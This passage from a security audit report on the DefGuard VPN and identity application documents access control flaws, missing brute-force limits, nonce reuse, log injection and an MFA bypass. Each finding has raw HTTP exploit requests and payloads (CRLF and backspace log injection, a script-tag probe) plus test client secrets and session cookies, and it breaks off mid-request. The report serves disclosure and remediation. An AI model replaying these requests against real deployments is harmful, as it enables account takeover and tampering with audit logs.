[{"client_id":"NDmPRopd9A6XksJr","client_secret":"8YkK4pCZcgpeZt3516syy804Zu61iGc","enabled":true,"id":3,"name":"test","redirect_uri":["http://isec.pl"],"scope":["openid"]},{ "client_id":"kMirefuyEdvZPDDe","client_secret":"7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ","enabled":true,"id":4,"name":"test","redirect_uri":["http://isec.pl"],"scope":["openid"]},{ "client_id":"GBrlXlul5abQItBj","client_secret":"vIPcHYr17UcwRc0vER3lwfJ0bipkZp4L","enabled":true,"id":5,"name":"teasdast","redirect_uri":["http://isec.pl"],"scope":["openid"]},{ "client_id":"TyjzrueU0rUIZodk","client_secret":"Hp fJKuWVct83gWgQnDnWt0o2BxIRAuxf","enabled":true,"id":6,"name":"teasdast","redirect_uri":["http://isec.pl"],"scope":["openid"]},{ "client_id":"nMZfEBnhxJDeZ38","client_secret":"i03eZMJkATYZBhZxkxwbLZUgdYkUsJez","enabled":true,"id":7,"name":"new_app","redirect_uri":["http://isec.pl"],"scope":["openid"]}]
```

Request enabling or disabling an OpenID application:

#### REQUEST:

```
POST /api/v1/oauth/TyjzrueU0rUIZodk HTTP/1.1
Host: 127.0.0.1
Content-Length: 17
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5Zl mAQqj2T39zU4HA
Connection: close
```

```
{"enabled":false}
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

Request modifying an OpenID application:

#### REQUEST:

```
PUT /api/v1/oauth/kMirefuyEdvZPDDe HTTP/1.1
Host: 127.0.0.1
Content-Length: 146
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5Zl mAQqj2T39zU4HA
Connection: close
```

```
{"client_secret":"7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ","enabled":true,"id":4,"name":"zzzzzzzz","redirect_uri":["http://isec.pl"],"scope":["openid"]}
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

Request removing an OpenID application:

#### REQUEST:

```
DELETE /api/v1/oauth/NDmPRopd9A6XksJr HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
```

```
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

**RESPONSE:**

```
HTTP/1.1 200 OK
[...]
```

We recommend improving access control to prevent unauthorised access and modification of OpenID applications.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

# TDG-8: Regular user can list devices of other users

Severity: **Medium**

Due to improper implementation of access control, a regular user can list devices belonging to other users.

Request sent as user `phtest2` for a list of all devices of user `kktest`:

## REQUEST:

```
GET /api/v1/device/user/kktest HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]

[{"created": "2023-03-29T09:54:08.573450", "id": 1, "name": "Test", "user_id": 2, "wireguard_ip": "10.13.37.1", "wireguard_pubkey": "1HCkr+40RRXXyjZ80oBx2lTAsb3wK5wT/vJJCiyxuCI="}]
```

Request showing that the session identifier belongs to user `phtest2`:

## REQUEST:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]

{"email": "phtest2@isec.pl", "first_name": "asdasd", "groups": [], "last_name": "asdasd", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": "123123", "security_keys": [], "ssh_key": null, "totp_enabled": false, "username": "phtest2", "wallets": []}
[...]
```

The source code below presents that the vulnerable endpoint is not limited to the user itself or the admin role:

```
#[get("/device/user/<username>", format = "json")]
pub async fn list_user_devices(
    _session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
) -> ApiResult {
    debug!("Listing devices for user: {}", username);
    let devices = Device::all_for_username(&appstate.pool, username).await?;
    info!("Listed devices for user: {}", username);

    Ok(ApiResponse {
        json: json!(devices),
        status: Status::Ok,
    })
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/wireguard.rs#L296-L310>

For example, the function below has access limited to the user itself or the admin role:

```
/// Try to fetch [Device] if the device.id is of the currently logged in user, or
/// the logged in user is an admin.
#[cfg(feature = "wireguard")]
pub async fn device_for_admin_or_self(
    pool: &DbPool,
    session: &SessionInfo,
    id: i64,
) -> Result<Device, OriWebError> {
    let fetch = if session.is_admin {
        Device::find_by_id(pool, id).await
    } else {
        Device::find_by_id_and_username(pool, id, &session.user.username).await
    };

    match fetch {
        Some(device) => Ok(device),
        None => Err(OriWebError::ObjectNotFound(format!(
```

```
        "device id {} not found",
        id
    )))
}
```

We recommend improving access control by allowing only the admin role or the user itself to call the endpoint listing devices.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

# TDG-9: Regular user can remove YubiKey Provisioner jobs

Severity: **Medium**

Due to lack of proper validation of input data and improper access control, an API endpoint `/api/v1/worker/{name}` can be called by a regular user. Exploitation of this issue allows to delete a *YubiKey Provisioner* job:

## REQUEST:

```
DELETE /api/v1/worker/YubiBridge HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/provisioners
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]

null
```

Request showing that a calling user was a regular one, not an admin:

## REQUEST:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]
"email":"phtest2@isec.pl","first_name":"asdasd","groups":[],"last_name":"asdasd","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":null,"pgp_key":null,"phone":"123123","security_keys":[],"ssh_key":null,"totp_enabled":false,"username":"phtest2", [...]
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
#[delete("/<worker_id>")]
pub async fn remove_worker(
    session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    worker_id: &str,
) -> ApiResult {
    debug!(
        "User {} deleting worker {}",
        session.user.username, worker_id
    );
    let mut state = worker_state.lock().unwrap();
    if state.remove_worker(worker_id) {
        info!(
            "User {} deleted worker {}",
            session.user.username, worker_id
        );
        Ok(ApiResponse::default())
    } else {
        error!("Worker {} not found", worker_id);
        Err(OrWebError::ObjectNotFound(format!(
            "worker_id {} not found",
            worker_id
        )))
    }
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L103-L127>

We recommend improving access control within the worker API.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)





```
H7dGwr+vbJb9U4AchVKBFaVFa/qXX5z\nbIuzJzmljU+6ax5M1GQ7Fb9LXQ5FkAN/xuYV5tk4phBnEw==\n=xPDA\n-----END PGP PUBLIC KEY BLOCK-----\n", "ssh_key": "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDkyq0djyVG+qcDU1sv3yJasNa/cuajC/qqeW0QrzZ1j1yxNM52j7nmvL/BsHZjF+GYqDN8Dt+But5Ab4ffa/K9
TnFflxuZzYaMCxZygEvaUDfY8GBzPp8Q+9ULnHzFNaL61r008yhCR1zgKb9Q22K9uIJlBIHyBZa6a5w/Rm244epSdA6exG/E0N1ov44cyCLHVlrKbKE7
hFVgSP1Hq5UUh8cshzIGKj+DdSqdTD9BV1x88cNt+MJ7rh5tD1/2ms2Ub5sqZjcN0evuiFisBUYtpKaLfHgobT2Nn/+4hkGmA/ETRRoL0QVuVsCKWf6
/0Q79R3nUma8qL+aAH+WVjhK9JEHeESS4UON/nGKHd4JsIK80lDildcDeFFPgltb9DshPqcFy3b00hJ8IGLyEwLPv3PhgU1RiVrPnb0qxkeiT2EcQ300
dyHY/MJbJUjPc0e0GaX0hGfm60SY3tLHe5A+w+BXJvigFIROzoY+Skv4GexTFMB//VQK2lnUtRgHnM0r4xEkaInqINP0w5h+MYBFx2oVgjFaLbf24FkQ9
cs2bLv2vs9XsmpuisvcCqbXoayv7YYqx7m76QHx1iHmg4A6MLArI52tPXV+jm93TC4U5lrnvqQnOvpc5fx+3HX76N0MrstnICuWE4HNfZSVP9oKzFZb0
nBYU0pXbdoKhkZ5cRQ== openpgp:0xEF4E6970\n", "success": true}
```

Extracting name and email address from the PGP public key:

```
$ gpg --list-packets /tmp/key.pub | grep "user"
:user ID packet: "fname lname <sstest3@isec.pl>"
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
#[get("/<job_id>", format = "json")]
pub async fn job_status(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    job_id: u32,
) -> ApiResponse {
    let state = worker_state.lock().unwrap();
    let job_response = state.get_job_status(job_id);
    if job_response.is_some() {
        if job_response.unwrap().success {
            Ok(ApiResponse {
                json: json!(job_response),
                status: Status::Ok,
            })
        } else {
            Ok(ApiResponse {
                json: json!(JobResponseError {
                    message: job_response.unwrap().error.clone()
                }),
                status: Status::NotFound,
            })
        }
    } else {
        Ok(ApiResponse {
            json: json!(job_response),
            status: Status::Ok,
        })
    }
}
```

A regular user can also list all jobs:

#### REQUEST:

```
GET /api/v1/worker HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=IeM0Kpug16RxZnoMlRnu1Ewn
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
[{"connected":false,"id":"123'\",'ip':"0.0.0.0"}, {"connected":false,"id":"123'", "ip":"0.0.0.0"}, {"connected":false, "id":"123'\\"'\",'ip':"0.0.0.0"}, {"connected":false,"id":"123", "ip":"172.18.0.1"}, {"connected":false,"id":"Asdf", "ip": "172.18.0.1"}]
```

```
#[get("/", format = "json")]
pub fn list_workers()
```

```
    _session: SessionInfo,  
    worker_state: &State<Arc<Mutex<WorkerState>>>,  
) -> ApiResult {  
    let state = worker_state.lock().unwrap();  
    let workers = state.list_workers();  
    Ok(ApiResponse {  
        json: json!(workers),  
        status: Status::Ok,  
    })  
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/worker.rs#L90-L101>

We recommend improving access control within the worker API.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)

# TDG-16: Lack of brute-force password guessing prevention

Severity: **Medium**

The application does not implement a limit on failed login attempts or other mechanism preventing password-guessing attacks. The pieces of source code below present lack of such mechanisms in web API:

```
/// For successful login, return:
/// * 200 with MFA disabled
/// * 201 with MFA enabled when additional authentication factor is required
#[post("/auth", format = "json", data = "<data>")]
pub async fn authenticate(
    appstate: &State<AppState>,
    mut data: Json<Auth>,
    cookies: &CookieJar<'_>,
) -> ApiResult {
    debug!("Authenticating user {}", data.username);
    data.username = data.username.to_lowercase();
    let user = match User::find_by_username(&appstate.pool, &data.username).await {
        Ok(Some(user)) => match user.verify_password(&data.password) {
            Ok(_) => user,
            Err(err) => {
                info!("Failed to authenticate user {}: {}", data.username, err);
                return Err(OriWebError::Authorization(err.to_string()));
            }
        },
        Ok(None) => {
            // create user from LDAP
            debug!(
                "User not found in DB, authenticating user {} with LDAP",
                data.username
            );
            if appstate.license.validate(&Features::Ldap) {
                if let Ok(user) = user_from_ldap(
                    &appstate.pool,
                    &appstate.config,
                    &data.username,
                    &data.password,
                )
                .await
                {
                    user
                } else {
                    info!("Failed to authenticate user {} with LDAP", data.username);
                    return Err(OriWebError::Authorization("user not found".into()));
                }
            } else {
                info!(
                    "User {} not found in DB and LDAP is disabled",
                    data.username
                );
                return Err(OriWebError::Authorization("LDAP feature disabled".into()));
            }
        },
        Err(err) => {
            error!(
                "DB error when authenticating user {}: {}",
                data.username, err
            );
            return Err(OriWebError::DbError(err.to_string()));
        }
    };
};

[...]
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L24-L114>

```
pub fn verify_password(&self, password: &str) -> Result<(), HashError> {
    let parsed_hash = PasswordHash::new(&self.password_hash)?;
    Argon2::default().verify_password(password.as_bytes(), &parsed_hash)
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L94-L97>

The pieces of source code below present lack of such mechanisms in gRPC authentication service:

```
#[tonic::async_trait]
impl auth_service_server::AuthService for AuthServer {
    /// Authentication gRPC service. Verifies provided username and password
    /// against LDAP and returns JWT token if correct.
    async fn authenticate(
        &self,
        request: Request<AuthenticateRequest>,
    ) -> Result<Response<AuthenticateResponse>, Status> {
        let request = request.into_inner();
        debug!("Authenticating user {}", &request.username);
        match User::find_by_username(&self.pool, &request.username).await {
            Ok(Some(user)) => match user.verify_password(&request.password) {
                Ok(_) => {
                    info!("Authentication successful for user {}", &request.username);
                    Ok(Response::new(AuthenticateResponse {
                        token: Self::create_jwt(&request.username)
                            .map_err(|_| Status::unauthenticated("error creating JWT token"))?,
                    }))
                }
                Err(_) => Err(Status::unauthenticated("invalid credentials")),
            },
            _ => Err(Status::unauthenticated("user not found")),
        }
    }
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/auth.rs#L26-L50>

We recommend implementing a protection against brute-force attacks by, e.g., locking the target account for a specified time or requiring CAPTCHA.

# TDG-17: Lack of nonce re-generation results in the same signature for each wallet

Severity: **Medium**

A nonce value is not generated for every transaction but for every wallet address instead:

## REQUEST:

```
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-Type: application/json
Cookie: defguard_session=M9hVR3F90C6LXTsojZJpHKt5
Connection: close
```

```
{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 917
date: Fri, 31 Mar 2023 10:40:28 GMT
```

```
{"challenge":{"domain":{"name":"Defguard","version":"1"},"types":{"EIP712Domain":[{"name":"name","type":"string"}, {"name":"version","type":"string"}]}, "ProofOfOwnership": [{"name":"wallet","type":"address"}, {"name":"content","type":"string"}, {"name":"nonce","type":"string"}]}, "primaryType":"ProofOfOwnership","message":{"wallet":"0x529891acDc307a4D237aeDB6C6633E2131708401","content":"<script>alert(1)</script>Please read this carefully:Click to sign to prove you are in possession of your private key to the account.This request will not trigger a blockchain transaction or cost any gas fees.","nonce":"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae"}}
```

## REQUEST:

```
POST /api/v1/auth/web3/start HTTP/1.1
Host: 127.0.0.1
Content-Length: 56
Content-Type: application/json
Cookie: defguard_session=M9hVR3F90C6LXTsojZJpHKt5
Connection: close
```

```
{"address":"0x529891acDc307a4D237aeDB6C6633E2131708401"}
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 917
date: Fri, 31 Mar 2023 10:40:42 GMT
```

```
{"challenge":{"domain":{"name":"Defguard","version":"1"},"types":{"EIP712Domain":[{"name":"name","type":"string"}, {"name":"version","type":"string"}]}, "ProofOfOwnership": [{"name":"wallet","type":"address"}, {"name":"content","type":"string"}, {"name":"nonce","type":"string"}]}, "primaryType":"ProofOfOwnership","message":{"wallet":"0x529891acDc307a4D237aeDB6C6633E2131708401","content":"<script>alert(1)</script>Please read this carefully:Click to sign to prove you are in possession of your private key to the account.This request will not trigger a blockchain transaction or cost any gas fees.","nonce":"75d8a50d59fc15aaeabb1dd6123b35123aa8956440f80ac9ac46335f5e0b17ae"}}
```

This results in an invalid signature calculation. Whenever a user signs in or adds a wallet, the signature is always the same:

#### REQUEST:

```
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 203
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=M9hVR3F90C6LXTsojZJpHKt5
Connection: close

{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D","signature":"0x4957d2056980591a90d202e7893dac09353017fd505c76276fe466179f9bc12e455f541638daf06a14550826854981cddb31b2966661581145c67d7e16056d711b"}
```

#### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 1159
date: Fri, 31 Mar 2023 10:36:58 GMT

{"url":null,"user":{"authorized_apps":[],"devices":[{"...]
```

The source code below presents the way a nonce is generated:

```
/// Prepare challenge message using EIP-712 format
pub fn format_challenge(address: &str, challenge_message: &str) -> String {
    let nonce = to_lower_hex(&keccak256(address.as_bytes()));
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L145-L147>

We recommend generating a unique nonce for every transaction so that the signature be unique, too.

# TDG-22: Log injection

Severity: **Medium**

Due to lack of proper validation of input data, it is possible to inject arbitrary characters into the application log files. The issue affects all endpoints accepting JSON-formatted input data. Its exploitation may allow for log manipulation and has a negative impact on the accountability integrity:

## REQUEST:

```
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 131
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qvapjBCITCashwBYprxFV9l1
Connection: close
```

```
{"name":"zzzzzzzzzz\r\n[2023-03-31 12:15:23.587][FAKE]
Log\r\n","wireguard_pubkey":"+E+EJtacgQ1ouELINjmDOrWrcHg38xgi70BoNNA8+GE="}
```

## RESPONSE:

```
HTTP/1.1 201 Created
[...]
```

```
"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.13.37.28\n\n[Peer]\nPublicKey =
kjlke1QbrYHAFuiCiNj54MkmvU0oUitk8FE1eNFsSmD8=\nAllowedIPs = \nEndpoint = 46.101.136.188:50051\nPersistentKeepalive =
300"
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f
[...]
[2023-03-31 12:15:55.029][INFO][defguard::handlers::wireguard] User phtest2 added device zzzzzzzzzzz
[2023-03-31 12:15:23.587][FAKE] Log
for user phtest2
```

Request using a `\u0008` character which is not visible in the log files:

## REQUEST:

```
POST /api/v1/device/phtest2 HTTP/1.1
Host: 127.0.0.1
Content-Length: 202
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qvapjBCITCashwBYprxFV9l1
Connection: close
```

```
{"name":"HIDDEN IN LOGS
\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008\u0008
VISIBLE","wireguard_pubkey":"+E+EJtacgQ1ouELINjmDOrWrcHg38xgi70BoNNA8+GE="}
```

**RESPONSE:**

```
HTTP/1.1 201 Created
content-type: application/json
[...]
```

Relevant log entries show additional lines:

```
root@ubuntu-s-8vcpu-16gb-intel-fra1-01:~# docker logs dc4837c19205 -f
[...]

[2023-03-31 12:26:52.128][INFO][rocket::server] POST /api/v1/device/phtest2 application/json:
[2023-03-31 12:26:52.128][INFO][_] Matched: (add_device) POST /api/v1/device/<username> application/json
[2023-03-31 12:26:52.139][INFO][defguard::db::models::device] Created IP: 10.13.37.47 for device VISIBLE IN LOGS
[2023-03-31 12:26:52.141][INFO][defguard::handlers::wireguard] User phtest2 added devic VISIBLE for user phtest2
[2023-03-31 12:26:52.141][INFO][_] Outcome: Success
[2023-03-31 12:26:52.141][INFO][_] Response succeeded.
```

We recommend implementing proper validation of user-supplied data to prevent log injection and manipulation.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)



# TDG-27: MFA bypass by adding own YubiKey

**Severity:** Medium

Key or OTP-based multifactor authentication can be bypassed when a user adds a new YubiKey after the initial authentication request (POST /api/v1/auth) but before providing the second factor.

1. Bypassing an OTP-based MFA:

## REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{"password":"Asdffdsa1!","username":"qwer"}
```

## RESPONSE:

```
HTTP/1.1 201 Created
[...]
{"mfa_method":"OneTimePassword","totp_available":true,"web3_available":false,"webauthn_available":false}
```

Instead of providing OTP, a below request must be sent:

## REQUEST:

```
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoyqy
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 481
date: Tue, 04 Apr 2023 10:07:38 GMT

{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userVerification":"preferred"},"challenge":"RG6retIwopc92XqIn48qSkCnjmRZUCW4ThapNnj59ak","excludeCredentials":[],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-7,"type":"public-key"},{"alg":-257,"type":"public-key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qwer","id":"K4X0A6YzTteh1EVQh66lDA","name":"sstetst1+qwer@isec.pl"}}
```

**REQUEST:**

```
POST /api/v1/auth/webauthn/finish HTTP/1.1
Host: localhost
Content-Length: 881
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoyqy
Connection: close

